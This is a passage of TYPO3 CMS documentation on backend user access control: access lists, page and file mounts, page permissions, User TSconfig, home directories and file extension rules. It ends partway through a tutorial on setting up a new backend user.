Authentication in TYPO3 is done via the services API and there exist services which allow alternative authentication methods like LDAP. Please search the extension repository for solutions.


Access Control options

A fully initialized backend user has the permissions granted to him by his own user record and all the user groups he is a member of. These permissions go into the following conceptual categories:

1. **Access lists**
These grant access to backend modules, database tables and fields.
2. **Mounts**
Parts of the page tree and server file system.
3. **Page permissions**
Access to work on individual pages based on the user id and group ids.
4. **User TScnfig**
A flexible and hierarchical configuration structure defined by TypoScript syntax. This typically describes "soft" permission settings and options for the user which can be used to customize the backend and individual modules.

Online help!

Before discussing each category, please notice that the online help is quite extensive and useful as well. Click one of the Help Icons in relation to either users or groups and you can get a full description of the table:



Access lists

Access lists are defined in the user groups and includes

1. Positivelist of main/submodule.

Which modules appear here depends on the access configuration of the individual modules!

Access to modules is permitted if 1) the module has no restrictions (the \$MCONF array for the module specifies this) or 2) if the user has the module included by the positivelist or 3) is an "admin" user (of course).

Users must have access to the main module in order to see the sub-modules inside listed in the menu. So to have "Web>List" in the module menu the user must have access to "Web". Please notice that the core module "Tools" is defined to be for "admin" users only and thus sub-modules to "Tools" will only appear in the menu for "admin" users.

Notice: As the only one of the access lists, the module list is also available in the be_users records!

2. Positivelist of tables that are shown in listings (eg. in Web>List).

Notice: This list has the list of tables for editing (see below) appended. So tables listed for modification need not be included in this list as well!

3. Positivelist of tables that may be edited.

The list includes all tables from the \$TCA array.

4. Positivelist of pageTypes (pages.doktype) that can be selected.

Choice of pageTypes (doktype) for a page is associated with:

1. An special icon for the page.
2. Permitted tables on the page (see [\\$PAGES_TYPERES global variable](#)).
3. If the pageType is
 1. Web-page type (doktype<200, can be seen in 'cms' frontend)
 2. SysFolder type (doktype >=200, can *not* be seen in 'cms' frontend)

5. Positivelist of "excludefields" that are not excluded.

"Excludefields" are fields in tables that have the "'exclude' => 1" flag set in \$TCA. If such a field is *not* found in the list of "Allowed Excludefields" then the user cannot edit it! So "Allowed Excludefields" adds *explicit* permission to edit that field.

6. Explicitly allow/deny field values

This list of checkboxes can be used to allow or deny access to specific values of selector boxes in TYPO3 tables. Some selectorboxes is configured to have their values access controlled. In each case the mode can be that access is explicitly allowed or explicitly denied. This list shows all values that are under such access control.

7. Limit to languages

By default users can edit records regardless of what language they are assigned to. But using this list you can limit the user group members to edit only records localized to a certain language.


There is also a similar list of languages for each user record as well.

Technical note; To enable localization access control for a table you need to define the field containing the languages. This is done with the TCA/"ctrl" directive "languageField". See "TYPO3 Core API" for more details.

8. Custom module options

This item can contain custom permission options added by extensions.

This screendump shows how the addition of elements to the access lists can be done for a user group. Notice that the "Include Access Lists" flag is set - if this is not set, the access lists of a user group is ignored!




The lists of possible values for access lists are automatically updated when new tables, fields, modules and doktypes are added by extensions!

When a user is a member of more than one group, the access lists for the groups are "added" together.


Mounts

TYPO3 natively supports two kinds of hierarchical tree structures: The page tree (Web module) and the folder tree (File module). Each tree is generated based on the *mount points* configured for the user. So a page tree is drawn from the "DB Mount" which is one or more page ids telling the core from which "root-page" to draw the tree(s). Likewise is the folder tree drawn based on filemounts configured for the user.

DB mounts (page mounts) are easily set by simply pointing out the page that should be mounted for the user:



If this page, 'Root page A' is mounted for a user, he will see this page tree:




Notice: A DB mount will appear *only if the page permissions allows the user read access* to the mounted page (and subpages) - otherwise no tree will appear!


File mounts are a little more difficult to set up. First you have to create a "Filemount" record in the root:



Then you have to assign that mount to the user or group:



If the filemount was successfully mounted, it will appear like this:



Notice: A filemount will work only if the mounted path is accessible for PHP on the system. Further the path being mounted

must be found within `TYPO3_CONF_VARS[BE][lockRootPath]` (for absolute paths) or within `PATH_site+TYPO3_CONF_VARS[BE][fileadminDir]` (for relative paths) - otherwise the path will not be mounted.

General notes on mountpoints

DB and File mounts can be set for both the user and group records. Having more than one DB or File mount will just result in more than one mountpoint appearing in the trees. However the backend users records have two flags which determines whether the DB/File mounts of *the usergroups* of the user will be mounted as well! Make sure to set these flags if mountpoints from the member groups should be mounted in addition to the "private" mountpoints set for the user:



"Admin" users will not need a mountpoint being set - they have by default the page tree root mounted which grants access to all branches of the tree. Further the "fileadmin/" dir will be mounted by default for admin users (provided that `TYPO3_CONF_VARS[BE][fileadminDir]` is set to "fileadmin/" which it is by default).

Page permissions

Page permissions is designed to work like file permissions on UNIX systems: Each page record has an owner user and group and then permission settings for the owner, the group and "everybody". This is summarized here:

- Every page has an owner, group and everybody-permission
- The owner and group of a page can be empty. Nothing matches with an empty user/group (except "admin" users).
- Every page has permissions for owner, group and everybody in these five categories:
 - 1 Show: See/Copy page and the pagecontent.
 - 16 Edit pagecontent: Change/Add/Delete/Move pagecontent.
 - 2 Edit page: Change/Move the page, eg. change title, startdate, hidden.
 - 4 Delete page: Delete the page and pagecontent.
 - 8 New pages: Create new pages under the page.

(Definition: "Pagecontent" means all records (except from the "pages"-table) related to that page.)

Page permissions are set and viewed by the module "Access":

| | Owner | Group | Everybody |
|-------------|-------------|-------------------|-----------|
| Page 1 | ***** admin | ***x* guest_group | xxxxx |
| Subpage 1 | ***** admin | ***x* guest_group | xxxxx |
| Bla bla bla | ***** admin | ***x* guest_group | xxxxx |
| Subpage 2 | ***** admin | ***x* guest_group | xxxxx |

LEGEND:

- 1 **Show page:** Show/Copy page and content.
- 2 **Edit content:** Change/Add/Delete/Move content.
- 3 **Edit page:** Change/Move page, eg. change pagetitle etc.
- 4 **Delete page:** Delete page and content.
- 5 **New pages:** Create new pages under this page.

Definition: 'content' is records from all tables on a page - except from records from the table 'pages' (Pages).

*: Access Granted
x: Access Denied

Editing permissions for a page is done by clicking the edit icon:

Permissions: EDIT

Page 1
Path: /Root page A/Page 1/

Permissions ▼

OWNER:
admin ▼

GROUP:
guest_group ▼

PERMISSIONS:

| | Show page | Edit content | Edit page | Delete page | New pages |
|------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|
| Owner | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Group | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input checked="" type="checkbox"/> |
| Everybody | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |

Set recursively 2 levels (3 pages affected) ▼

Save Abort

Here you can set owner user/group and the permission matrix for the five categories / owner, group, everybody. Notice that permissions can be set recursively if you select that option in the selector box just above the "Save"/"Abort" buttons.

A user must be "admin" or the owner of a page in order to edit its permissions.

New pages and records.

When a user creates new pages in TYPO3 they will by default get the creating user as owner. The owner group will be set to the *first listed user group* configured for the users record (if any) (available in `$BE_USER->firstMainGroup`). These defaults can be [changed through Page TSconfig](#).

If you wish to change the default values user/group/everybody it can be done by `TYPO3_CONF_VARS[BE][defaultPermissions]` (please read comments in the source code of `config_defaults.php`).

User TSconfig

User TSconfig is a hierarchical configuration structure entered in plain text TypoScript. It can be used by all kinds of applications inside of TYPO3 to retrieve customized settings for users which relates to a certain module or part. The options available is described in the [document TSconfig](#).

A good example is to look at the script 'alt_main.php' in which the shortcut frame is displayed in the frameset only if the User TSconfig option "options.shortcutFrame" is true:

```
if ($BE_USER->getTSconfigVal('options.shortcutFrame')) {....
```

Likewise other scripts and modules in TYPO3 is able to acquire a value from the User TSconfig field.

So if we wanted to enable the shortcut frame for a user we would set the TSconfig field of the user record (or any member group!) like this:

TSconfig:

```
options.shortcutFrame = 1
```

... or alternatively this (which is totally the same, just another way of entering values in TypoScript syntax):

TSconfig:

```
options {
  shortcutFrame = 1
}
```

Precedence order of TScnfig:

The TScnfig of the users *own* record (be_users) will be included *last* so any option in the "be_users" TScnfig field can override options from the groups or the default TScnfig which was previously set.

Further notice that the TYPO3_CONF_VARS[BE][defaultUserTScnfig] value can be configured with default TScnfig for all be_users.

"Admin" users further has a minor set of default TScnfig as well:

```
admPanel.enable.all = 1
setup.default.deleteCmdInClipboard = 1
options.shortcutFrame=1
```

Other options

Finally there are a few other options for users and groups which are not yet mentioned and requires a short note. Still remember that the Context Sensitive Help available through the tiny help icons will also provide information for each option!

Backend Users

The screenshot shows the configuration form for a backend user. The fields are as follows:

- Username:** admin
- Password:** masked with asterisks
- Group:** kasper@typo3.com
- Default Language:** English (dropdown menu)
- Mount from groups:** DB Mounts (checked), Filemount
- Fileoperation permissions:**
 - Files: Upload, Copy, Move, Delete, Rename, New, Edit (checked)
 - Files: Unzip (checked)
 - Directory: Move, Delete, Rename, New (checked)
 - Directory: Copy (unchecked)
 - Directory: Delete recursively (rm -Rf) (unchecked)
- TScnfig:** empty text area
- General options:** Disable, Start, Stop (each with a checkbox and a help icon)

- **Default language**

The backend system language selected for the user *by default*. As soon as the user has been logged in once this value will *no longer have any effect* since the value of this field is transferred to the internal User Configuration array ->uc of the user object and the user will himself be able to change this value from the extension "Setup" (User > Setup) if available to him.

Only if the contents of the "uc" field in the user record is cleared (for example by the Install Tool), then this value will be re-inserted as the default language.

- **Fileoperation permissions**

These permissions take effect in the [file part of TCE \(TYPO3 Core Engine\)](#) where management of files and folders within the filemounts of a user is controlled.

- **General options**

You can at any time disable a user or apply a time interval where the user is allowed to be authenticated. Sessions will be ended immediately if the disabled flag is set or the start or stop times are exceeded.

- **Lock to domain**

(Not shown in screenshot) Setting this to for example "www.my-domain.com" will require a user to be logged in from that domain. Very useful in databases with multiple sites/domains since this will prevent users from logging in from the domains of other sites in the database. If a user logs in from another domain than the one associated with his page tree it doesn't give him access to that site though - but it surely *feels* like a security hole although it is not. But setting this value you can force the user to be authenticated only from a certain URL.

Backend Groups

Backend usergroup [1] - guest_group

Disable:

Group title: guest_group

Lock to domain:

Include Access Lists:

DB Mounts: Filemount

Hide in lists:

Sub Groups:

Selected:

Items: guest_group


Description:

- **Disable**
Setting this flag will immediately disable the group for all members
- **Lock to domain**
Setting this to for example "www.my-domain.com" will require a user to be logged in from that domain if membership of this group should be gained. Otherwise the group will be ignored for the user.
- **Include Access Lists**
If this options is set, the access lists - as discussed earlier - are enabled.
- **Hide in lists**
This flag will prevent the group from appearing in listings in TYPO3. This includes modules like Web>Access and the Task Center (listing groups for messages, todos etc.)
- **Sub Groups**
Assigns sub-groups to this group. Sub-groups are evaluated before the group including them. If a user has membership of a group which includes one or more sub-groups then the subgroups will also appear as member groups for the user.
- **Description**
Any note you want to attach which can help you remember what this group was made for: Special role? Special purpose? Just put in a description.

More about File Mounts

File mounts require a little more description of the concepts provided by TYPO3.


First lets discuss the relative and absolute filemounts again. In the follow example we use two filemount records which are created in the root:



These have been applied to a user or a member group for a user.

Relative

Relative filemounts are paths which are mounted relative to the directory given by `$TYPO3_CONF_VARS['BE']['fileadminDir']`. This value is by default set to "fileadmin/" which is also a directory found on most TYPO3 installations.



In this example the folder "fileadmin/webfolder/" is mounted for a user. "fileadmin/webfolder/" is *always* relative to the constant `PATH_site`.

If you want to make this filemount work it requires - of course - that the path "fileadmin/webfolder/" is in fact present below the `PATH_site`. That is not yet the case if you did the core installation from the introduction chapter of this document. So the following steps will prepare the directory for use from scratch (on a UNIX box):

```
[root@T3dev coreinstall]# mkdir fileadmin/
[root@T3dev coreinstall]# mkdir fileadmin/webfolder/
[root@T3dev coreinstall]# chown httpd.httpd fileadmin/ -R
```

("mkdir" means "Make Directory", "chown" means "Change Owner". They are UNIX commands)

Notice how ownership of the created folders is changed to "httpd" which is the UNIX-user that Apache on this particular server executes PHP-scripts as.


If `$TYPO3_CONF_VARS['BE']['fileadminDir']` is false, no relative filemounts are allowed.

Remember that "admin" users will have the `$TYPO3_CONF_VARS['BE']['fileadminDir']` path mounted by default - all other users requires a "Filemount" record to be created and added to their user record/member groups.

Since relative filemounts are located within the document root of the website, the URL of the mounted "fileadmin/webfolder/" would be for example "http://www.my-typo3-site.org/fileadmin/webfolder/" provided that "http://www.my-typo3-site.org/" is the domain of the frontend.

Absolute

The alternative to relative filemounts - which enables people to upload files into the web space of the site! - is absolute filemounts. These can be mounted "internally" on the server and thus manage files which are not available from a URL. The requirement for this is that `$TYPO3_CONF_VARS['BE']['lockRootPath']` is set to match the *first part* of any absolute path being mounted.



In this case `"/my_absolute_path/another_dir/"` is mounted.

Before this will work we will have to configure 'lockRootPath'. In `typo3conf/localconf.php`, enter:

```
$TYPO3_CONF_VARS['BE']['lockRootPath']='/my_absolute_path/';
```

Also create the directories:

```
mkdir /my_absolute_path
mkdir /my_absolute_path/another_dir/
chown httpd.httpd /my_absolute_path/ -R
```

Safe mode restrictions

Notice that `safe_mode` and other security restrictions might prevent PHP from working on files outside the document root and thus prevent absolute filemounts from working! See the "Installing and Upgrading TYPO3" document for more details on [how to run TYPO3 on safe_mode / open_basedir](#) environments.

Home directories

TYPO3 also features the concept of "home directories". These are paths that are automatically mounted if they are present at a path configured in `TYP03_CONF_VARS`. Thus they don't need to have a file mount record representing them - they just need a properly named directory to be present. Home directories are nice if you have many users which need individual storage space for their uploaded files or if you want to supply FTP-access to TYPO3 - then the safer option is to allow users FTP-access to a non-web area on the server. Then users can access those files from TYPO3.

The parent directory of user/group home directories is defined by `$TYPO3_CONF_VARS['BE']['userHomePath']` and `$TYPO3_CONF_VARS['BE']['groupHomePath']` respectively. In both cases the paths *must be* within the path prefix defined by `$TYPO3_CONF_VARS['BE']['lockRootPath']`! Otherwise they will not be mounted (as with any other absolute path).

Lets configure:

```
$TYPO3_CONF_VARS['BE']['lockRootPath'] = '/my_absolute_path/';
$TYPO3_CONF_VARS['BE']['userHomePath'] = '/my_absolute_path/users/';
$TYPO3_CONF_VARS['BE']['groupHomePath'] = '/my_absolute_path/groups/';
```

Lets create:

```
mkdir /my_absolute_path/users/
mkdir /my_absolute_path/users/2/
mkdir /my_absolute_path/users/1_admin/
mkdir /my_absolute_path/groups
mkdir /my_absolute_path/groups/1
```

```
chown httpd.httpd /my_absolute_path/ -R
```

These lines create

- The parent directory for user home dirs, /my_absolute_path/users
- The parent directory for group home dirs, /my_absolute_path/groups
- A *home directory* for the "be_group" with uid=1; /my_absolute_path/groups/1
- A home directory for the "be_user" with uid=1/username="admin"; /my_absolute_path/users/1_admin/
- A home directory for the "be_user" with uid=2/username=?; /my_absolute_path/users/2/

Notice how one user home dir is named "1_admin" where "1" is the user uid and "admin" is the username. When user dirs are mounted TYPO3 first looks for a directory named "[uid]_[username]", then - if not found - for a directory named "[uid]". So the username is optional and *can* be a help if you want to identify a users directory without having to look up his uid. However changing the username will break the link to the directory of course.

After having created these directories and configured TYPO3_CONF_VARS to set them up, the folder tree looks like this for the admin-user of the core_install:




Here are some comment to the screenshot:

1. "fileadmin/" is the \$TYPO3_CONF_VARS['BE']['fileadminDir'] directory *mounted by default* for "admin" users!
2. This is the users *private* home directory in "/my_absolute_path/users/1_admin/". Only the user "admin" has access to this directory.
3. This is the "public" home directory that belongs to the group "guest_group" (uid=1). This is mounted because the "admin" user has been assigned membership of the "guest_group"! Other users with membership of this group will have access to this folder as well.
4. This is the "Filemount" placeholder record defining "fileadmin/webfolder/" as a filemount and is mounted because this filemount has been specifically added to the users record. (See the section above about relative filemounts)

(The two yellow folders named "test" are some that have been created as a test from the backend.)

If we log in as the user "guest" (uid=2) we should also see some mounted directories:




1. This is the user "guest"s *private* home directory in "/my_absolute_path/users/2/". Only the user "guest" has access to this directory.
2. This is the "public" home directory that belongs to the group "guest_group" (uid=1). This is mounted because the "guest" user has been assigned membership of the "guest_group"! Since the user named "admin" has access to this directory as

well, they can share files here!

3. The user "guest" has the Filemount "My Abs Path" assigned to him which leads to that path being mounted of course (see section on absolute filemounts above).
4. The user "guest" has the Filemount "My Relative Path" assigned to him which mean it is mounted also!

Webspace/FTPspace

TYPO3 detects if mounted paths are reaching into the domain of the PATH_site constant. If that is the case the folder is recognized as being in the "Web-space" (yellow folder icon). If a folder is *not* within PATH_site it is assumed to be a folder internally on the server and thus in "FTP-space" (blue folder icon).



The significance of this is what kinds of files are allowed the in the one and in the other "space". This is determined by the variable `$TYPO3_CONF_VARS['BE']['fileExtensions']`:

```
'webspace' => array('allow'=>'', 'deny'=>'php3,php'),  
'ftpspace' => array('allow'=>'*', 'deny'=>'')
```

This configuration is the default rule on file extensions allowed within each space. Basically it says that in FTP-space all files are allowed, but in Web-space "php3" and "php" is disallowed!

Having restrictions like this also means that unzipping of files and moving whole directories from FTP- to Web-space is not possible within the backend of TYPO3. This can be expressed as these rules:

- In web-space you cannot unzip files
- You cannot copy or move folders from ftp- to web-space.

(see the classes `basicfilefunctions`, `extfilefunctions` and `tce_file.php` plus the document "TYPO3 Core API")

Notice: In addition to the rules set up in `$TYPO3_CONF_VARS['BE']['fileExtensions']` there is a global regex pattern which will also disqualify ANY file matching from being operated upon. That is set in `$TYPO3_CONF_VARS['BE']['fileDenyPattern']`.

For details about the configuration of these options please read the source comments in "t3lib/config_default.php".

Filemounts on windows servers

Currently not know if it works and what limitations it might have. Probably they have to be on the same hddisk as the main site.

Setting up a new user

This is a very quick tutorial on setting up a Backend User. It only outlines the steps you will typically have to take and it doesn't pretend to explain a lot of alternatives etc. To properly configure user schemes you must have a detailed understanding of how access control is done in TYPO3. That is what you should have gained from reading the previous pages about access control. But if you need general guidelines, typical setup suggestions etc, you will have to find a tutorial on the subject.

1: Create a new Backend User record



2: Enter unique username, password, name, email and language

The screenshot shows the 'Backend user [3] - newuser' form. It contains the following fields and options:

